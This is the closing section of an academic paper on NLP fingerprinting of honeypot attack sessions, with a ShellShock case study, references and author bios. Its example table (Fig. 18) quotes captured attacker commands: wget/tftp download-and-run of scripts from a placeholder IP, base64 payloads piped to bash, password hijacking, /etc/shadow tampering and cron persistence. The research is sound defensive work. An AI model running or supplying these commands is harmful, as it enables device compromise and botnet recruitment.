### 8.2. ShellShock

As another example of how fingerprints are useful in understanding attack morphing, we compare different fingerprints that contain the word `~/.dhpcd`. Recall that those are cases of attackers trying to abuse the ShellShock vulnerability by deploying a compromised DHCP server. In the Cyberlab collection, this word appears on 664 unique sessions. We focus on the three fingerprints with the largest number of associated sessions in Fig. 17. Each block represents a tactic in the fingerprint; each

[14] We choose parameters to avoid having a full mesh. Each node has a minimum of 2 edges and a maximum exceeding 20 (since edges are undirected and many nodes could have the same node as closest).





**Fig. 17.** Relationship between fingerprints related to the ShellShock attack (Cyberlab dataset).

| Community | Examples |
|---|---|
| DOTA aborted | cat /proc/cpuinfo \| grep name \| wc -l ; echo -e "dirk\nvodEsSm8zqb1\nvodEsSm8zqb1" \| passwd \| bash ; echo "dirk\nvodEsSm8zqb1\nvodEsSm8zqb1\n" \| passwd ; echo "321" → /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 \| head -n 1 ; cat /proc/cpuinfo \| grep name \| head -n 1 \| awk '{print $4,$5,$6,$7,$8,$9 ; }' ; free -m \| grep Mem \| awk '{print $2 ,$3, $4, $5, $6, $7}' ; ls -lh $(which ls) ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo \| grep model \| grep name \| wc -l ; top ; uname ; uname -a ; lscpu \| grep Model ; echo "admin dirk" → /tmp/up.txt ; rm -rf /var/tmp/dota* ; |
| DOTA perl | cd /tmp \|\| /var/tmp \|\| /dev/shm ; echo "HUGEBASE64SCRIPT" \| base64 --decode \| perl ; rm -rf /var/tmp/dota* ; sleep 15s && cd /var/tmp ; echo "BASE64SCRIPT2" \| base64 --decode \| bash ; cat /proc/cpuinfo \| grep name \| wc -l ; echo "root:6sVE3YjWlDsx" \| chpasswd \| bash ; echo "321" → /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 \| head -n 1 ; cat /proc/cpuinfo \| grep name \| head -n 1 \| awk '{print $4,$5,$6,$7,$8,$9 ; }' ; free -m \| grep Mem \| awk '{print $2 ,$3, $4, $5, $6, $7}' ; ls -lh $(which ls) ; which ls ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo \| grep model \| grep name \| wc -l ; top ; uname ; uname -a ; lscpu \| grep Model ; |
| DOTA tgz | cat /proc/cpuinfo \| grep name \| wc -l ; echo "root:oABWYH5OgXY0" \| chpasswd \| bash ; echo "321" → /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 \| head -n 1 ; cat /proc/cpuinfo \| grep name \| head -n 1 \| awk '{print $4,$5,$6,$7,$8,$9 ; }' ; free -m \| grep Mem \| awk '{print $2 ,$3, $4, $5, $6, $7}' ; ls -lh $(which ls) ; which ls ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo \| grep model \| grep name \| wc -l ; top ; uname ; uname -a ; lscpu \| grep Model ; echo "root 1z2x3c4v5b6n" → /tmp/up.txt ; rm -rf /var/tmp/dota* ; cat var/tmp/.systemcache436621 ; echo "1" → /var/tmp/.systemcache436621 ; cat /var/tmp/.systemcache436621 ; sleep 15s && cd /var/tmp ; echo "BASE64SCRIPT" \| base64 --decode \| bash ; |
| MIRAI router | enable ; system ; shell ; sh ; cat /proc/mounts ; /bin/busybox EYCVT ; cd /dev/shm ; cat .s \|\| cp /bin/echo .s ; /bin/busybox EYCVT ; tftp ; wget ; /bin/busybox EYCVT ; dd bs=52 count=1 if=.s \|\| cat .s \|\| while read i ; do echo $i ; done ← .s ; /bin/busybox EYCVT ; rm .s ; exit ; |
| dhpcd | scp -t ~/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C ~/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C rm -f ~/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C chattr -i -a ~/.dhpcd ; LC_ALL=C rm -f ~/.dhpcd ; LC_ALL=C rmdir ~/.dhpcd ; scp -t ~/.dhpcd ; LC_ALL=C ~/.dhpcd ; LC_ALL=C echo ~ ; LC_ALL=C chattr -i -a /etc/shadow ; LC_ALL=C passwd ; LC_ALL=C passwd ; LC_ALL=C passwd test ; LC_ALL=C passwd test ; LC_ALL=C passwd oracle ; LC_ALL=C passwd oracle ; LC_ALL=C passwd test1 ; LC_ALL=C passwd test1 ; LC_ALL=C chattr +a /etc/shadow ; LC_ALL=C mkdir -p ~/.ssh ; LC_ALL=C chmod 700 ~/.ssh ; LC_ALL=C grep "ssh-rsa SSHKEY1" ~/.ssh/authorized_keys ; LC_ALL=C grep "ssh-rsa SSHKEY2" /.ssh/authorized_keys ; LC_ALL=C netstat -plnt ; LC_ALL=C ss -tln ; scp -t /dev/shm/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C /dev/shm/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C rm -f /dev/shm/nfe52c1covz69ncbxgmlmg2d5i ; scp -t /tmp/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C /tmp/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C rm -f /tmp/nfe52c1covz69ncbxgmlmg2d5i ; scp -t /tmp/knrm ; scp -t /tmp/r ; LC_ALL=C /tmp/knrm ; LC_ALL=C $SHELL /tmp/r ; LC_ALL=C /tmp/knrm ; LC_ALL=C $SHELL /tmp/r ; LC_ALL=C rm -f /home/admin/.dhpcd ; scp -t /home/admin/.dhpcd ; LC_ALL=C /home/admin/.dhpcd -o 127.0.0.1:4444 -B →/dev/null 2→/dev/null ; LC_ALL=C top -bn1 ; LC_ALL=C crontab -l ; LC_ALL=C chattr -i /var/spool/cron/crontabs/root ; LC_ALL=C crontab - ; LC_ALL=C crontab -l ; LC_ALL=C rm -f /tmp/r /tmp/knrm ; |
| IoT busybox | sh ; shell ; help ; busybox ; cd /tmp \|\| cd /run \|\| cd / ; wget http://IP/bins.sh ; chmod 777 bins.sh ; sh bins.sh ; rm -rf * ; tftp IP -c get tftp1.sh ; chmod 777 tftp1.sh ; sh tftp1.sh ; tftp -r tftp2.sh -g IP ; chmod 777 tftp2.sh ; sh tftp2.sh ; ftpget -v -u anonymous -p anonymous -P 21 IP ftp1.sh ftp1.sh ; sh ftp1.sh tftp1.sh tftp2.sh ftp1.sh ; rm -rf * ; |
| Bin. download & run | #!/bin/sh ; PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin ; wget http://IP/java8000; curl -O http://IP/java8000 ; chmod +x java8000 ; ./java8000 ; ls -la /var/run/gcc.pid ; |
| Password change | cat /proc/cpuinfo \| grep name \| wc -l ; echo -e "P@ssword1\n5lKXU3TPMOcC\n5lKXU3TPMOcC" \| passwd \| bash ; |

**Fig. 18.** Examples of sessions from the communities of Fig. 15 (Cyberlab dataset).

colour is the corresponding label. We pad fingerprints to best align them and improve visualisation.

The first fingerprint corresponds to the first occurrence of this attack. The second fingerprint extends this fingerprint by adding some initial *Discovery* steps and a *Persistence* step in between. Eventually, the third fingerprint is a truncated version of the first one which appears starting from Oct. 15th, 2019. The initial tactics are identical, and apparently, the attacker's script fails in the Cyberlab honeypot, either because the attacker has updated its scripts or as a consequence of changes in the behaviour of the honeypot after its version upgrade.

### 8.3. Communities explanation

See Fig. 18 for examples of sessions related to the communities found in Sec. 6.5.

## CRediT authorship contribution statement

**Matteo Boffa:** Conceptualization, Data curation, Investigation, Methodology, Software, Validation, Visualization, Writing – original draft, Writing – review & editing. **Idilio Drago:** Conceptualization, Data curation, Investigation, Methodology, Supervision, Validation, Visualization, Writing – original draft, Writing – review & editing. **Marco Mellia:** Conceptualization, Funding acquisition, Investigation, Methodology, Project administration, Supervision, Validation, Writing – original draft, Writing – review & editing. **Luca Vassio:** Conceptualization, Formal analysis, Investigation, Methodology, Supervision, Writing – original draft, Writing – review & editing. **Danilo Giordano:** Methodology, Supervision, Validation, Writing – original draft, Writing – review & editing. **Rodolfo Valentim:** Investigation, Software, Validation, Writing – review & editing. **Zied Ben Houidi:** Conceptualization, Data curation, Funding acquisition, Investigation, Methodology, Project

administration, Supervision, Validation, Writing – original draft, Writing – review & editing.

## Declaration of competing interest

The authors declare that they have no known competing financial interests or personal relationships that could have appeared to influence the work reported in this paper.

## Data availability

Data and code are available in open repositories that are mentioned in the manuscript.

## Acknowledgement

The research leading to these results has been partly funded by the Huawei R&D Center (France), by the project SERICS (SEcurity and RIghts In the CyberSpace - PE00000014) under the MUR National Recovery and Resilience Plan funded by the European Union, as well as the ACRE (AI-Based Causality and Reasoning for Deceptive Assets - 2022EP2L7H) and xInternet (eXplainable Internet - 20225CETN9) projects - funded by European Union - Next Generation EU within the PRIN 2022 program (D.D. 104 - 02/02/2022 Ministero dell'Università e della Ricerca). This manuscript reflects only the authors' views and opinions and the Ministry cannot be considered responsible for them.

## References

Arp, D., Quiring, E., Pendlebury, F., Warnecke, A., Pierazzi, F., Wressnegger, C., Cavallaro, L., Rieck, K., 2022. Dos and don'ts of machine learning in computer security. In: 31st USENIX Security Symposium (USENIX Security 22). USENIX Association, Boston, MA, pp. 3971–3988. https://www.usenix.org/conference/usenixsecurity22/presentation/arp.

Blondel, V.D., Guillaume, J.-L., Lambiotte, R., Lefebvre, E., 2008. Fast unfolding of communities in large networks. J. Stat. Mech. Theory Exp. 2008 (10), P10008.

Boffa, M., Milan, G., Vassio, L., Drago, I., Mellia, M., Houidi, Z.B., 2022a. Towards NLP-based processing of honeypot logs. In: Proceedings of the IEEE European Symposium on Security and Privacy Workshops, EuroS&PW'22, pp. 314–321.

Boffa, M., Vassio, L., Mellia, M., Drago, I., Milan, G., Houidi, Z.B., Rossi, D., 2022b. On using pretext tasks to learn representations from network logs. In: Proceedings of the 1st International Workshop on Native Network Intelligence, pp. 21–26.

Britain, P.S.G., 1957. Studies in Linguistic Analysis. Publications of the Philological Society, Blackwell. https://books.google.com.hk/books?id=JWktAAAAMAAJ.

Brown, T., Mann, B., Ryder, N., Subbiah, M., Kaplan, J.D., Dhariwal, P., Neelakantan, A., Shyam, P., Sastry, G., Askell, A., et al., 2020a. Language models are few-shot learners. Adv. Neural Inf. Process. Syst. 33, 1877–1901.

Brown, T., Mann, B., Ryder, N., Subbiah, M., Kaplan, J., Dhariwal, P., Neelakantan, A., Shyam, P., Sastry, G., Askell, A., Agarwal, S., Herbert-Voss, A., Krueger, G., Henighan, T., Child, R., Ramesh, A., Ziegler, D., Wu, J., Winter, C., Hesse, C., Chen, M., Sigler, E., Litwin, M., Gray, S., Chess, B., Clark, J., Berner, C., McCandlish, S., Radford, A., Sutskever, I., Amodei, D., 2020b. Language models are few-shot learners. In: Advances in Neural Information Processing Systems 33, NeurIPS'20, pp. 1877–1901.

Bubeck, S., Chandrasekaran, V., Eldan, R., Gehrke, J., Horvitz, E., Kamar, E., Lee, P., Lee, Y., Li, Y., Lundberg, S., Nori, H., Palangi, H., Ribeiro, M., Zhang, Y., 2023. Sparks of artificial general intelligence: early experiments with GPT-4. http://arxiv.org/abs/2303.12712.

Chalkidis, I., Dai, X., Fergadiotis, M., Malakasiotis, P., Elliott, D., 2022. An exploration of hierarchical attention transformers for efficient long document classification. arXiv:2210.05529.

Chen, M., Tworek, J., Jun, H., Yuan, Q., Pinto, H.P.d.O., Kaplan, J., Edwards, H., Burda, Y., Joseph, N., Brockman, G., et al., 2021. Evaluating large language models trained on code. preprint. arXiv:2107.03374.

Codeberta, 2023. roberta-like model trained on the codesearchnet dataset from github. https://huggingface.co/huggingface/CodeBERTa-small-v1.

Crespi, V., Hardaker, W., Abu-El-Haija, S., Galstyan, A., 2021. Identifying botnet IP address clusters using natural language processing techniques on honeypot command logs. http://arxiv.org/abs/2104.10232.

Davies, C., Vilamala, M.R., Preece, A.D., Cerutti, F., Kaplan, L.M., Chakraborty, S., 2023. Knowledge from uncertainty in evidential deep learning. arXiv:2310.12663.

Devlin, J., Chang, M., Lee, K., Toutanova, K., 2019. BERT: pre-training of deep bidirectional transformers for language understanding. http://arxiv.org/abs/1810.04805.

Dietmüller, A., Ray, S., Jacob, R., Vanbever, L., 2022. A new hope for network model generalization. In: Proceedings of the 21st ACM Workshop on Hot Topics in Networks, HotNets'22, pp. 152–159.

Dong, Z., Tang, T., Li, L., Zhao, W.X., 2023. A survey on long text modeling with transformers. arXiv:2302.14502.

Dota3, 2020. Is your Internet of things device moonlighting?. https://blogs.juniper.net/en-us/threat-research/dota3-is-your-internet-of-things-device-moonlighting.

Du, M., Li, F., Zheng, G., Srikumar Deeplog, V., 2017. Anomaly detection and diagnosis from system logs through deep learning. In: Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS '17, New York, NY, USA, pp. 1285–1298.

Feng, Z., Guo, D., Tang, D., Duan, N., Feng, X., Gong, M., Shou, L., Qin, B., Liu, T., Jiang, D., Zhou, M., 2020. CodeBERT: a pre-trained model for programming and natural languages. In: Findings of the Association for Computational Linguistics, EMNLP 2020, pp. 1536–1547.

Fraunholz, D., Zimmermann, M., Hafner, A., Schotten, H., 2017. Data mining in long-term honeypot data. In: Proceedings of the IEEE International Conference on Data Mining Workshops, ICDMW'17, pp. 649–656.

Ghiette, V., Griffioen, H., Doerr, C., 2019. Fingerprinting tooling used for SSH compromisation attempts. In: Proceedings of the 22nd International Symposium on Research in Attacks, Intrusions and Defenses, RAID'19, pp. 61–71.

Gong, H., Shen, Y., Yu, D., Chen, J., Yu, D., 2020. Recurrent chunking mechanisms for long-text machine reading comprehension. In: Jurafsky, D., Chai, J., Schluter, N., Tetreault, J. (Eds.), Proceedings of the 58th Annual Meeting of the Association for Computational Linguistics. Association for Computational Linguistics, pp. 6751–6761. https://aclanthology.org/2020.acl-main.603. Online.

Honeypot as a service (haas), 2023. https://haas.nic.cz.

Honeypots, 2023. Know your adversary. https://www.cyderinc.net/server-administration-ins-and-outs/honeypots-know-your-adversary.

Houidi, Z., Azorin, R., Gallo, M., Finamore, A., Rossi, D., 2022. Towards a systematic multi-modal representation learning for network data. In: Proceedings of the 21st ACM Workshop on Hot Topics in Networks, HotNets'22, pp. 181–187.

How shellshock can be exploited over dhcp. https://www.helpnetsecurity.com/2014/10/09/how-shellshock-can-be-exploited-over-dhcp/.

Howard, J., Ruder, S., 2018. Universal language model fine-tuning for text classification. arXiv:1801.06146.

Jacomy, M., Venturini, T., Heymann, S., Bastian, M., 2014. Forceatlas2, a continuous graph layout algorithm for handy network visualization designed for the gephi software. PLoS ONE 9 (6), e98679.

Jin, X., Pei, K., Won, J.Y., Lin, Z., 2022. Symlm: predicting function names in stripped binaries via context-sensitive execution-aware code embeddings. In: Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security, CCS '22, pp. 1631–1645.

Kolias, C., Kambourakis, G., Stavrou, A., Voas, J., 2017. DDoS in the IoT: mirai and other botnets. Computer 50 (7), 80–84. https://doi.org/10.1109/MC.2017.201.

Le, V., Zhang, H., 2023. Log parsing with prompt-based few-shot learning. arXiv:2302.07435 [cs].

Li, J., Sun, A., Han, J., Li, C., 2022. A survey on deep learning for named entity recognition. IEEE Trans. Knowl. Data Eng. 34 (1), 50–70. https://doi.org/10.1109/TKDE.2020.2981314.

Lin, C.-Y., 2004. Rouge: a package for automatic evaluation of summaries. In: Text Summarization Branches Out, pp. 74–81.

Lin, X.V., Wang, C., Zettlemoyer, L., Ernst, M.D., 2018. Nl2bash: a corpus and semantic parser for natural language interface to the Linux operating system. arXiv:1802.08979 [cs].

Lockr, 2013. https://www.lockr.io/blog/.

Marcelli, A., Graziano, M., Ugarte-Pedrero, X., Fratantonio, Y., Mansouri, M., Balzarotti, D., 2022. How machine learning is solving the binary function similarity problem. In: Proceedings of the 31st USENIX Security Symposium, USENIX Security'22, pp. 2099–2116.

Mikolov, T., Chen, K., Corrado, G., Dean, J., 2013. Efficient estimation of word representations in vector space. http://arxiv.org/abs/1301.3781.

Mitre enterprise tactics. https://attack.mitre.org/tactics/enterprise/.

OpenAI, 2021. Fine-tuning. https://platform.openai.com/docs/guides/fine-tuning.

Our selection of alerts on honeypots: report 9 – may 2023 https://tehtris.com/en/blog/our-selection-of-alerts-on-honeypots-report-9-may-2023.

Patterson, D., Gonzalez, J., Hölzle, U., Le, Q., Liang, C., Munguia, L.-M., Rothchild, D., So, D.R., Texier, M., Dean, J., 2022. The carbon footprint of machine learning training will Plateau, then shrink. Computer 55 (7), 18–28. https://doi.org/10.1109/MC.2022.3148714.

Pei, K., Xuan, Z., Yang, J., Jana, S., Ray, B., 2020. Trex: learning execution semantics from micro-traces for binary similarity. arXiv:2012.08680 [cs].

Putri, D., 2019. Honeypot cowrie implementation to protect ssh protocol in ubuntu server with visualisation using kippo-graph. Int. J. Adv. Trends Comput. Sci. Eng. 8, 3200–3207. https://doi.org/10.30534/ijatcse/2019/86862019.

Qiu, X., Sun, T., Xu, Y., Shao, Y., Dai, N., Huang, X., 2020. Pre-trained models for natural language processing: a survey. Sci. China, Technol. Sci. 63 (10), 1872–1897.

Report 3479, 2019. https://corvus.inf.ufpr.br/reports/3479/.

Sedlar, U., Kren, M., Štefanič Južnič, L., Volk, M., 2020. Cyberlab honeynet dataset. https://doi.org/10.5281/zenodo.3687527.

Sennrich, R., Haddow, B., Birch, A., 2015. Neural machine translation of rare words with subword units. preprint. arXiv:1508.07909.

Setianto, F., Tsani, E., Sadiq, F., Domalis, G., Tsakalidis, D., Kostakos, P., 2022. GPT-2C: a parser for honeypot logs using large pre-trained language models. In: Proceedings of the 2021 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining, ASONAM '21, pp. 649–653.

TPot, 2021. The all in one honeypot platform. https://github.com/telekom-security/tpotce.

Vaswani, A., Shazeer, N., Parmar, N., Uszkoreit, J., Jones, L., Gomez, A.N., Kaiser, Ł., Polosukhin, I., 2017. Attention is all you need. Adv. Neural Inf. Process. Syst. 30.

Vetterl, A., Clayton, R., Walden, I., 2019. Counting outdated honeypots: legal and useful. In: Proceedings of the IEEE Security and Privacy Workshops, SPW'19, pp. 224–229.

Wang, Y., Yao, Q., Kwok, J.T., Ni, L.M., 2020. Generalizing from a few examples: a survey on few-shot learning. ACM Comput. Surv. 53 (3), 1–34. https://doi.org/10.1145/3386252.

Zhao, W.X., Zhou, K., Li, J., Tang, T., Wang, X., Hou, Y., Min, Y., Zhang, B., Zhang, J., Dong, Z., et al., 2023. A survey of large language models. preprint. arXiv:2303.18223.



**Matteo Boffa** is a PhD student at Politecnico di Torino (PoliTO), Italy and a member of the SmartData@Polito research center. He obtained a B.Sc. in Management Engineering at Politecnico di Torino in 2019 and an M.Sc. in ICT for Smart Societies at Politecnico di Torino in 2021. In his research, he applies machine and deep learning solutions to the fields of cybersecurity and networking.



**Idilio Drago** is an Associate Professor at the University of Turin, Italy. His research interests include network security, machine learning, and Internet measurements. He is particularly interested in how machine learning can help extract knowledge from network data, and secure the network. Drago has a Ph.D. from the University of Twente, the Netherlands. He was awarded the IETF/IRTF Applied Networking Research Prize.




**Marco Mellia** (F'21) is a full professor at PoliTO, Italy. He coordinates the SmartData@PoliTO centre, an interdisciplinary lab focusing on Machine Learning, Data Science and applications to network management and cybersecurity. He has co-authored over 250 papers published in international journals and leading conferences. He won the IRTF ANR Prize at IETF-88, and many best paper awards. He is the EiC of the Proceedings of ACM on Networking.



**Luca Vassio** is an Assistant Professor at PoliTO, Italy. He received 'cum laude' a Ph.D. in telecommunication engineering and an M.Sc. in mathematical modeling. His research interests span from big data analytics to machine learning and optimization approaches, including GNNs. He applies them to internet measurements, social networks, and mobility. He collaborated, among others, with MIT, Bell Labs, and GE Aviation.



**Danilo Giordano** (S'22), Ph.D., is an Assistant Professor at Politecnico di Torino and member at the SmartData@Polito lab. His research interests focus on data analytics in Small Data and Big Data environments using statistical and Machine Learning (ML) techniques. In particular, he is interested in the development and application of ML in the context of network measurements and predictive maintenance and study future developments in shared mobility in smart cities. He has co-authored more than 40 conference and journal papers and is a member of the editorial board of the Computer Network journal. He was awarded the best student paper award at the ITC conference and the IETF Applied Networking Research Prize in 2016.



**Rodolfo Vieira Valentim** has a master's degree in Computer Science at UFES (Brazil). In 2015, he was awarded a scholarship to spend one year at the Hanze Institute of Technology in the Netherlands as an exchange student. His research interests are Network Security, Artificial Intelligence, and Anomaly Detection. Currently, he is a Ph.D. student conducting his research at the SmartData@PoliTo Center in association with Huawei. His research aims to build an AI-assisted approach for network security based on multiple darknets and honeypots.



**Zied Ben Houidi** is a Principal AI Researcher in the Huawei Paris Research Center working on the intersection of NLP and networks with applications to network control, data analysis and security. He received his PhD from Université Pierre et Marie Curie in France while working at Orange Labs. He then joined Bell Labs where he led various research projects on network data valorization (e.g. human-level behaviour analytics) as well as automated reasoning for standards specification.